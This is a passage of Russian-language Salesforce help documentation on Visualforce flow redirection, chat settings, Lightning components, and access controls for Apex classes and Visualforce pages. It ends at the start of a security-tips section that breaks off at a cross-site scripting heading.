[Безопасность страниц Visualforce](#)

[Распространение потока](#)

[Руководство разработчика Visualforce: визуализация потоков посредством Visualforce](#)

Примеры перенаправления пользователей потока со страницы Visualforce

После добавления потока на страницу Visualforce перенаправляйте пользователей на другой экран в Salesforce после того, как они нажмут кнопку «Завершить». Для этого нужно настроить атрибут `finishLocation`.

-  **Прим.:** Пользователи потока не могут перенаправляться на URL-адрес, используемый вне организации Salesforce.

#### Чтобы направить пользователей на другую страницу Visualforce...

Задайте для атрибута `finishLocation` значение `{!$Page.YourPage}`.

В данном примере пользователей перенаправляют на страницу Visualforce под названием `MyUniquePage`.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>
</apex:page>
```

#### Чтобы направить пользователей на относительный URL-адрес в вашей организации Salesforce...

Задайте для атрибута `finishLocation` значение `{URLFOR('relativeURL')}`.

Данный пример перенаправляет пользователей на начальную страницу Salesforce.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}" />
</apex:page>
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Дополнительные примеры см. в разделе «Настройка атрибута `finishLocation` в потоке» *руководства разработчика Visualforce*.

СМ. ТАКЖЕ:

[Добавление потока на страницу Visualforce](#)

[Visual Workflow](#)

[Руководство разработчика Visualforce: визуализация потоков посредством Visualforce](#)

## Включение и отключение чата на страницах Visualforce

Добавьте чат на настраиваемые страницы Visualforce.

1. Введите строку «*Параметры чата*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры чата**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Разрешить» в разделе «Параметры Visualforce».

Чтобы отключить чат на настраиваемых страницах Visualforce, снимите данный флажок.

4. Нажмите кнопку «**Сохранить**».

Чтобы отменить отображение чата на конкретной странице Visualforce, выполните одно из указанных ниже действий.

- Отключите заголовок вкладки Salesforce на странице, указав `<apex:page showHeader="false">`.
- Задайте атрибуту страницы `contentType` нужное значение, кроме `text/html` (например, `<apex:page contentType="text/plain">`).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения чата на настраиваемых страницах Visualforce:

- «Настройка приложения»

## Компоненты Lightning

### Общие сведения об инфраструктуре компонентов Lightning

Инфраструктура компонентов Lightning — это инфраструктура пользовательского интерфейса для разработки динамических веб-приложений, предназначенных для мобильных и настольных устройств. Кроме того, это современная инфраструктура для создания одностраничных приложений, поддерживающих возможность дальнейшей разработки.

Инфраструктура поддерживает раздельную многоуровневую разработку компонентов, устанавливающую связь между клиентом и сервером. Она использует JavaScript на стороне клиента и Apex на стороне сервера.

Использование инфраструктуры компонентов Lightning для разработки компонентов и приложений предоставляет целый ряд преимуществ.

#### Стандартный набор компонентов

Инфраструктура поддерживает стандартный набор компонентов, предназначенных для быстрого создания приложений. Пользователям не придется тратить время на оптимизацию приложений для разных устройств. Все это выполняется компонентами.

#### Экосистема со множеством компонентов

Создайте готовые к работе компоненты и откройте к ним доступ в Salesforce 1, Lightning Experience и в сообществах. Пользователи Salesforce 1 получают доступ к компонентам из меню навигации. Для настройки Lightning Experience или сообществ используйте перетаскиваемые на странице Lightning в конструкторе приложений Lightning или конструкторе сообществ. В AppExchange доступны дополнительные компоненты для организации. Подобным образом можно публиковать компоненты и предоставлять к ним общий доступ другим пользователям.

#### Производительность

Инфраструктура использует архитектуру клиента с отслеживанием состояния и сервера без отслеживания состояния, зависящую от JavaScript на стороне клиента, для управления метаданными компонента пользовательского интерфейса и данными приложения. Клиент вызывает сервер только по мере необходимости (например, для получения дополнительных метаданных или данных). Для повышения эффективности сервер отправляет только данные, необходимые пользователю. Инфраструктура использует JSON для обмена данными между сервером и клиентом. Инфраструктура внимательно обрабатывает сервер, обозреватель, устройства и сеть пользователя, позволяя полностью сосредоточиться на логике и взаимодействии приложений.

#### Архитектура под управлением событий

Инфраструктура использует архитектуру под управлением событий для устранения связи между компонентами. Любой компонент может подписаться на событие приложения или доступное событие компонента.

#### Ускоренная разработка

Инфраструктура позволяет рабочим группам сократить время выполнения поставленных задач путем применения стандартных компонентов, предназначенных для настольных и мобильных устройств. Создание приложения посредством компонентов облегчает процесс параллельного проектирования и повышает общую эффективность разработки.

Инкапсулирование компонентов позволяет скрывать внутренние элементы, но предоставлять пользователям доступ к их общей форме. Благодаря данному строгому разделению, авторы компонентов могут изменять внутренние сведения о внедрении без уведомления соответствующих пользователей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно для  
использования в версиях:  
**Contact Manager, Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

Создание компонентов  
Lightning посредством  
пользовательского  
интерфейса доступно в  
версиях: **Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition** или  
безопасной среде.

## Поддержка устройств и обозревателей

Приложения могут успешно использоваться на разных устройствах. Инфраструктура компонентов Lightning поддерживает новейшие технологии (например, HTML5, CSS3 и события прикосновения).

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

СМ. ТАКЖЕ:

[Использование консоли разработчика](#)

[Добавление компонентов Lightning в приложение Salesforce 1](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

## Отладка кода JavaScript

Включите режим отладки для быстрой отладки кода JavaScript в компонентах Lightning.

По умолчанию инфраструктура компонентов Lightning выполняется в режиме PROD. Данный режим обеспечивает максимальную производительность. Он использует Google Closure Compiler для оптимизации и минимизации размера кода JavaScript. Имя метода и код активно маскируются.

При включении режима отладки инфраструктура выполняется в режиме PRODDEBUG. Он не использует Google Closure Compiler, поэтому код JavaScript не минимизируется, обеспечивая удобство чтения и отладки.

Чтобы включить режим отладки, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Компоненты Lightning*» в поле «Быстрый поиск», затем выберите «**Компоненты Lightning**».
2. Установите флажок «Включить режим отладки».
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения об инфраструктуре компонентов Lightning](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно для  
использования в версиях:  
**Contact Manager, Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition**.

Создание компонентов  
Lightning посредством  
пользовательского  
интерфейса доступно в  
версиях: **Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition** или  
безопасной среде.



## Добавление компонентов Lightning в приложение Salesforce1

Предоставьте пользователям приложения Salesforce1 доступ к компонентам Lightning.

Добавьте `implements="force:appHostable"` в тег `aura:component` нужного компонента и сохраните внесенные изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно для  
использования в версиях:  
**Contact Manager, Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

Создание компонентов  
Lightning посредством  
пользовательского  
интерфейса доступно в  
версиях: **Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition** или  
безопасной среде.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок  
компонентов Lightning:

- «Настройка приложения»

```
<aura:component implements="force:appHostable">
```


Интерфейс `appHostable` делает компонент доступным в виде пользовательского приложения.

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

Чтобы добавить компоненты в меню навигации приложения Salesforce1, выполните указанные ниже действия.

1. Создайте настраиваемую вкладку для данного компонента.
  - a. Введите строку «Вкладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Вкладки».
  - b. Нажмите кнопку «Создать» в связанном списке «Вкладки компонентов Lightning».
  - c. Выберите компонент Lightning для отображения на настраиваемой вкладке.
  - d. Введите метку для отображения на вкладке.
  - e. Выберите стиль вкладки и нажмите кнопку «Далее».

- f. При отображении запроса на добавление вкладки в профили примите стандартные параметры и нажмите кнопку **«Сохранить»**.

 **Прим.:** Создание настраиваемой вкладки является обязательным условием для включения компонента в меню навигации приложения Salesforce 1, но доступ к компоненту Lightning из полной версии системы Salesforce не поддерживается.

2. Добавьте компонент Lightning в меню навигации приложения Salesforce 1.

a. В разделе «Настройка» введите *«Навигация»* в поле «Быстрый поиск», затем выберите **Salesforce1 Навигация**.

b. Выберите созданную настраиваемую вкладку и нажмите кнопку **«Добавить»**.

c. Чтобы отсортировать элементы, выберите нужный элемент и нажмите кнопку **«Вверх»** или **«Вниз»**.

Порядок отображения элементов в меню навигации определяется пользователем. Первый элемент списка «Выбрано» становится целевой страницей приложения Salesforce 1 пользователей.

3. Чтобы просмотреть результат выполненных действий, откройте мобильное веб-приложение Salesforce 1. Новый элемент меню должен отображаться в меню навигации.

 **Прим.:** Мобильное веб-приложение включено для организации по умолчанию. Дополнительную информацию об использовании мобильного веб-приложения Salesforce 1 см. в *Руководстве разработчика приложения Salesforce 1*.

СМ. ТАКЖЕ:

[Общие сведения об инфраструктуре компонентов Lightning](#)

[Использование консоли разработчика](#)

## Добавление компонентов Lightning в Lightning Experience

Предоставьте пользователям приложения Lightning Experience доступ к компонентам Lightning.

В разделе компонентов, которые необходимо включить в Lightning Experience, добавьте `implements="force:appHostable"` в `tere aura:component` и сохраните изменение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно для  
использования в версиях:  
**Contact Manager, Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

Создание компонентов  
Lightning посредством  
пользовательского  
интерфейса доступно в  
версиях: **Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition** или  
безопасной среде.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок  
компонентов Lightning:

- «Настройка приложения»

```
<aura:component implements="force:appHostable">
```

Рекомендуем использовать консоль разработчика для создания компонентов Lightning.

Следуйте этим шагам, чтобы включить компоненты в Lightning Experience и сделать их доступными для пользователей в организации.

1. Создайте настраиваемую вкладку для данного компонента.
  - a. Введите строку «Вкладки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Вкладки».
  - b. Нажмите кнопку «Создать» в связанном списке «Вкладки компонентов Lightning».
  - c. Выберите компонент Lightning, который необходимо сделать доступным для пользователей.
  - d. Введите метку для отображения на вкладке.
  - e. Выберите стиль вкладки и нажмите кнопку «Далее».

- f. При отображении запроса на добавление вкладки в профили примите стандартные параметры и нажмите кнопку **«Сохранить»**.
2. Добавьте свои Lightning к средству запуска приложений.
    - a. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**.
    - b. Нажмите кнопку **«Создать»**. Выберите параметр *«Настраиваемое приложение»* и нажмите кнопку **«Далее»**.
    - c. Введите *Lightning* для метки приложения и нажмите кнопку **«Далее»**.
    - d. В раскрывающемся меню «Доступные вкладки» выберите созданный параметр «Вкладки компонентов Lightning» и нажмите кнопку со стрелкой вправо, чтобы добавить его к настраиваемому приложению.
    - e. Нажмите кнопку **«Далее»**. Установите флажок для поля «Доступно», чтобы назначить приложение профилям, и нажмите кнопку **«Сохранить»**.
  3. Проверьте выводимые данные, перейдя к Приложению запуска Lightning Experience. Ваше пользовательское приложение должно отображаться в Приложении запуска. Щелкните пользовательское приложение, чтобы увидеть добавленные компоненты.

СМ. ТАКЖЕ:

- [Добавление компонентов Lightning в приложение Salesforce 1](#)
- [Создание настраиваемых приложений](#)

## Безопасность кода

### Защита кода

Данный раздел содержит сведения о внедрении способов защиты кода.

- [Как работает безопасность класса Apex?](#)
- [Настройка параметров безопасности страницы Visualforce в определении страницы](#)
- [Советы по безопасности при разработке Apex и Visualforce](#)

### Безопасность Apex

#### Как работает безопасность класса Apex?


Профиль или связанный набор полномочий позволяет выбрать пользователей, которые смогут выполнять методы для отдельного класса Apex верхнего уровня. Это позволит применить детальное обеспечение безопасности для операций Apex в организации.

Данные параметры применяются только к методам класса Apex. Например, их можно применять к методам веб-служб или методам, используемым в настраиваемых контроллерах Visualforce или расширениях контроллера, добавленным на страницу Visualforce. В отличие от этого, триггеры всегда запускаются событиями триггера (например, `insert` или `update`), независимо от полномочий пользователя.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

 **Прим.:** Если организация использует установленный управляемый пакет, то безопасность может быть настроена только для классов Apex, являющихся глобальными, или классов, содержащих методы `webservice`.

Полномочие «Автор Apex» предоставляет пользователям доступ ко всем классам Apex связанной организации, независимо от параметров безопасности отдельных классов.

Полномочия для класса Apex проверяются только на верхнем уровне. Например, если класс А вызывает класс Б, а профилю пользователя предоставлен доступ только к классу А, но не к классу Б, то пользователь может выполнять код в классе А. Подобным образом, если страница Visualforce использует настраиваемый компонент со связанным контроллером, то безопасность проверяется только для контроллера, связанного со страницей. Контроллер, связанный с настраиваемым компонентом, выполняется независимо от полномочий.

Чтобы настроить безопасность класса Apex, воспользуйтесь указанными ниже компонентами.

- Страница со списком классов Apex
- Страница сведений о классе Apex
- Наборы полномочий
- Профили

СМ. ТАКЖЕ:

[Советы по безопасности при разработке Apex и Visualforce](#)

[Руководство разработчика Apex](#)

Настройка доступа к классам Apex со страницы списка класса

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Щелкните ссылку «**Безопасность**» напротив имени нужного класса.
3. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку «**Добавить**». Выберите нужные профили в списке «Включенные профили» и нажмите кнопку «**Удалить**».
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка доступа к классам Apex со страницы сведений о классе](#)

[Настройка доступа к классам Apex в наборах полномочий](#)

[Настройка доступа к классам Apex в профилях](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
безопасности класса Apex:

- «Автор Apex»

И

«Настройка  
приложения»

Настройка доступа к классам Apex со страницы сведений о классе

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Щелкните имя нужного класса.
3. Нажмите кнопку «Безопасность».
4. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку «Добавить». Выберите нужные профили в списке «Включенные профили» и нажмите кнопку «Удалить».
5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Настройка доступа к классам Apex со страницы списка класса](#)

[Настройка доступа к классам Apex в наборах полномочий](#)

[Настройка доступа к классам Apex в профилях](#)

Настройка доступа к классам Apex в наборах полномочий

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в наборе полномочий. Данные параметры применяются только к методам класса Apex (например, методы веб-службы), любым методам, используемым в настраиваемых контроллерах Visualforce, или расширениям контроллера, добавленным на страницу Visualforce. Триггеры всегда запускаются событиями триггера (например, insert или update), независимо от параметров полномочий.

1. Введите строку «Наборы полномочий» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Наборы полномочий».
2. Выберите нужный набор полномочий.
3. Щелкните ссылку «Доступ к классу Apex».
4. Нажмите кнопку «Правка».
5. Выберите нужные классы Apex в списке «Доступные классы Apex» и нажмите кнопку «Добавить», либо выберите нужные классы Apex в списке «Включенные классы Apex» и нажмите кнопку «Удалить».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
безопасности класса Apex:

- «Автор Apex»
- И
- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
параметров доступа к  
классам Apex:

- «Управление профилями и наборами полномочий»

## 6. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Настройка доступа к классам Apex со страницы списка класса](#)

[Настройка доступа к классам Apex со страницы сведений о классе](#)

[Настройка доступа к классам Apex в профилях](#)

### Настройка доступа к классам Apex в профилях

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в профиле.

Данные параметры применяются только к методам класса Apex. Например, их можно применять к методам веб-служб или методам, используемым в настраиваемых контроллерах Visualforce или расширениям контроллера, добавленным на страницу Visualforce. Триггеры всегда запускаются событиями триггера (например, insert или update), независимо от параметров профилей.

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Щелкните имя выбранного профиля.
3. Нажмите кнопку «**Правка**» в соответствующем связанном списке или на странице «Доступ к классу Apex».
4. Выберите классы Apex, которые требуется включить, из списка доступных классов Apex и щелкните кнопку «**Добавить**». Либо выберите классы Apex, которые требуется включить, из списка включенных классов Apex и щелкните кнопку «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка доступа к классам Apex со страницы списка класса](#)

[Настройка доступа к классам Apex со страницы сведений о классе](#)

[Настройка доступа к классам Apex в наборах полномочий](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей:

- «Управление профилями и наборами полномочий»

## Создание причин общего доступа к Apex

При создании управляемого общего доступа к Apex рекомендуем создать причины общего доступа к Apex для отдельных настраиваемых объектов, чтобы указать причины применения общего доступа, упростить создание кода для обновления и удаления общедоступных записей и предоставить общий доступ к записи одному и тому же пользователю или группе несколько раз, используя различные причины общего доступа к Apex.

 **Прим.:** Дополнительную информацию об управляемом общем доступе к Apex см. в [Руководстве разработчика Force.com Apex Code](#).

Система Salesforce отображает причины общего доступа к Apex в столбце «Причина» при просмотре общего доступа для записи настраиваемого объекта в пользовательском интерфейсе. Данный алгоритм позволяет пользователям и администраторам определять цель общего доступа.

Ниже перечислены рекомендации по использованию причин общего доступа к Apex.

- Добавление, редактирование и удаление общего доступа, использующего причину общего доступа к Apex, поддерживаются только при наличии полномочия «Изменение всех данных».
- Удаление причины общего доступа к Apex инициирует удаление всего общего доступа для объекта, использующего данную причину.
- Разрешается создавать не более 10 причин общего доступа к Apex для настраиваемого объекта.
- Разрешается создавать причины общего доступа к Apex посредством Metadata API.

Чтобы создать причину общего доступа к Apex, выполните указанные ниже действия.

1. В параметрах управления для настраиваемого объекта нажмите кнопку **«Создать»** в связанном списке причин общего доступа Apex.
2. Введите метку для причины общего доступа к Apex. Метка отображается в столбце «Причина» при просмотре общего доступа к записи в пользовательском интерфейсе. Кроме того, метка может быть переведена с помощью средства перевода.
3. Введите имя для причины общего доступа к Apex. Имя используется при обращении к причине в API и Apex. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Пересчет управляемого общего доступа к Apex](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания причин общего доступа к Apex:

- «Автор Apex»

Для просмотра причин общего доступа к Apex:

- «Просмотр настройки и конфигурации»



## Пересчет управляемого общего доступа к Apex

**⚠ Важное замечание:** При пакетировании настраиваемых объектов помните, что связанные пересчеты общего доступа к Apex также добавляются в пакет и могут препятствовать его установке.

Разработчики могут создавать классы пакета Apex, позволяющие пересчитывать управляемый общий доступ к Apex для конкретных настраиваемых объектов. Данные классы могут быть связаны с настраиваемым объектом на странице сведений и выполнены в том случае, если ошибка блокировки не позволяет коду Apex предоставить пользователю доступ в соответствии с логикой приложения. Пересчеты общего доступа к Apex могут использоваться для исправления ошибок доступности, вызванных ошибками кодирования. Например, если разработчик исправляет ошибку кодирования, препятствующую доступу пользователей к записям, то исправление может повлиять только на запись, созданные после обновления кода. Чтобы применить исправление к текущим записям, разработчик должен запустить пересчет общего доступа к Apex, позволяющий проверить общий доступ для всех записей.

При необходимости запустите пересчеты общего доступа к Apex на странице сведений о настраиваемом объекте. Чтобы запустить пересчеты программным способом, воспользуйтесь методом `Database.executeBatch`. Кроме того, система Salesforce автоматически запускает классы пересчета Apex, заданные для настраиваемого объекта, при каждом обновлении единых стандартных параметров общего доступа к настраиваемому объекту.

**📌 Прим.:** Система Salesforce автоматически пересчитывает общий доступ для всех записей объекта при изменении его единых стандартных параметров общего доступа. Пересчет охватывает доступ, предоставленный правилами общего доступа. Кроме того, система удаляет все типы общего доступа, предоставляющие избыточный доступ. Например, ручной общий доступ, предоставляющий пользователю доступ «Только для чтения», удаляется при назначении модели общего доступа к объекту «Личный» значения «Общедоступный: только для чтения».

Дополнительную информацию о создании управляемого общего доступа к Apex и классов пересчета см. в [Руководстве разработчика Force.com Apex Code](#).

Чтобы связать класс пересчета управляемого общего доступа к Apex с настраиваемым объектом, выполните указанные ниже действия.

1. Перейдите на страницу «Пересчеты общего доступа к Apex» посредством параметров управления настраиваемым объектом.
2. Выберите класс Apex, который пересчитывает общий доступ к Apex для данного объекта. Выбранный класс должен реализовывать интерфейс `Database.Batchable`. Один класс Apex не может связываться с одним настраиваемым объектом несколько раз.
3. Нажмите кнопку «Сохранить».

Чтобы запустить пересчет общего доступа к Apex, в параметрах управления для настраиваемого объекта перейдите на страницу «Пересчет общего доступа к Apex» и нажмите кнопку «Создать».

Ниже перечислены рекомендации по использованию пересчетов общего доступа к Apex.

- Код Apex, используемый для пересчета общего доступа, может обрабатывать не более 5 миллионов записей. Код Apex, охватывающий более 5 миллионов записей, не выполняется.
- Статус пересчетов общего доступа к Apex может отслеживаться в очереди заданий Apex.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для связывания класса пересчета управляемого общего доступа к Apex:

- «Автор Apex»

Для запуска пересчета управляемого общего доступа к Apex:

- «Автор Apex»

ИЛИ

«Управление общим доступом»

- Разрешается связывать не более пяти пересчетов общего доступа к Apex на каждый настраиваемый объект.
- Пересчеты общего доступа к Apex не могут быть связаны со стандартными объектами.

СМ. ТАКЖЕ:

[Создание причин общего доступа к Apex](#)

[Поиск по параметрам управления объектами](#)

## Безопасность Visualforce

### Безопасность страниц Visualforce

Профиль или связанный набор полномочий позволяет определить пользователей, которые смогут выполнять отдельные страницы Visualforce.

Полномочия для страницы Visualforce проверяются только на верхнем уровне. Пользователи могут выполнять любой код Apex, связанный с доступной страницей. А именно:

- Контроллер для страницы и любые классы Apex, вызванные классом контроллера.
- Любые классы расширения для страницы и любой код Apex, вызванный расширением.
- Любые классы Apex, связанные с настраиваемыми компонентами страницы.
- Любые классы, связанные со страницей посредством `apex:include` или `apex:composition`.

Например, если страница А зависит от контроллера, который вызывает класс Apex Б, а пользователю предоставлен доступ только к странице А, но не к классу Б, то пользователь может выполнять код на странице А. Подобным образом, если страница Visualforce использует настраиваемый компонент со связанным контроллером, то безопасность проверяется только для контроллера, связанного со страницей, но *не* для контроллера, связанного с компонентом.

Ниже перечислены компоненты, позволяющие настроить параметры безопасности страниц Visualforce.

- Определение страницы Visualforce
- Наборы полномочий
- Профили


Полномочие «Настройка приложения» предоставляет пользователям доступ ко всем страницам Visualforce в связанной организации. Тем не менее данное полномочие может иметь ограничения, связанные с классами Apex. Полномочие «Настройка приложения» не позволяет пользователям игнорировать данные ограничения на страницах Visualforce, кроме случаев предоставления доступа к страницам Visualforce.

Кроме того, код Apex может быть добавлен на страницу только при наличии полномочия «Автор Apex» или доступа к классу Apex.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

 **Прим.:** Если организация использует Force.com Sites или клиентские порталы, то страницы Visualforce могут быть включены путем их назначения профилям пользователей или их включения на всем сайте.

СМ. ТАКЖЕ:

[Советы по безопасности при разработке Apex и Visualforce](#)

<https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/>

[Настройка параметров безопасности страницы Visualforce в определении страницы](#)

[Настройка параметров безопасности страницы Visualforce в наборах полномочий](#)

[Настройка параметров безопасности страницы Visualforce в профилях](#)

Настройка параметров безопасности страницы **Visualforce** в определении страницы

1. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Страницы Visualforce**».
2. Чтобы ограничить доступ к странице, щелкните ссылку «**Безопасность**» напротив имени нужной страницы.
3. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку «**Добавить**».
4. Выберите нужные профили в списке «Включенные профили» и нажмите кнопку «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности страницы Visualforce:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

## Настройка параметров безопасности страницы Visualforce в наборах полномочий

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите нужный набор полномочий.
3. Щелкните ссылку «**Доступ к странице Visualforce**».
4. Нажмите кнопку «**Правка**».
5. Выберите нужные страницы Visualforce в списке «Доступные страницы Visualforce» и нажмите кнопку «**Добавить**», либо выберите нужные страницы Visualforce в списке «Включенные страницы Visualforce» и нажмите кнопку «**Удалить**».
6. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступа к страницам Visualforce:

- «Управление профилями и наборами полномочий»

## Настройка параметров безопасности страницы Visualforce в профилях

Чтобы пользователи профиля получили доступ к указанной странице Visualforce, следует настроить параметры безопасности Visualforce непосредственно в профиле.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Щелкните имя нужного профиля.
3. Откройте страницу или связанный список «Доступ к странице Visualforce» и нажмите кнопку «**Правка**».
4. Выберите страницы Visualforce, которые требуется включить, из списка доступных страниц Visualforce и щелкните кнопку «**Добавить**». Либо выберите страницы Visualforce, которые требуется выключить, из списка доступных страниц Visualforce и щелкните кнопку «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности страницы Visualforce:

- «Управление профилями и наборами полномочий»

## Советы по безопасности при разработке Apex и Visualforce

При разработке приложений учитывайте возможные уязвимые места и предусматривайте защитные меры.

### Общие сведения о безопасности

Эффективное сочетание Apex и страниц Visualforce позволяет разработчикам Force.com расширять систему Salesforce посредством настраиваемых функций и бизнес-логики, а также создавать абсолютно новые самостоятельные продукты, работающие на платформе Force.com. Тем не менее, подобно любому языку программирования, разработчики должны помнить о возможных проблемах безопасности.

Компания Salesforce внедрила на платформу Force.com несколько уровней безопасности. Тем не менее, некоторые разработчики до сих пор умудряются обходить встроенные средства защиты и подвергать свои приложения и клиентов угрозам безопасности. Многие ошибки кодирования, которые могут быть сделаны разработчиками на платформе Force.com, аналогичны общим уязвимостям системы безопасности веб-приложения, тогда как другие ошибки встречаются только в Apex.

Чтобы гарантировать безопасность приложения в каталоге AppExchange, рекомендуем разработчикам просмотреть описанные ниже уязвимости системы безопасности. Дополнительную информацию см. на странице Force.com Security Resources веб-узла Salesforce Developers по следующему адресу: <https://developer.salesforce.com/page/Security>.

СМ. ТАКЖЕ:

[Управление версиями](#)

### Межсайтовый скриптинг (XSS)

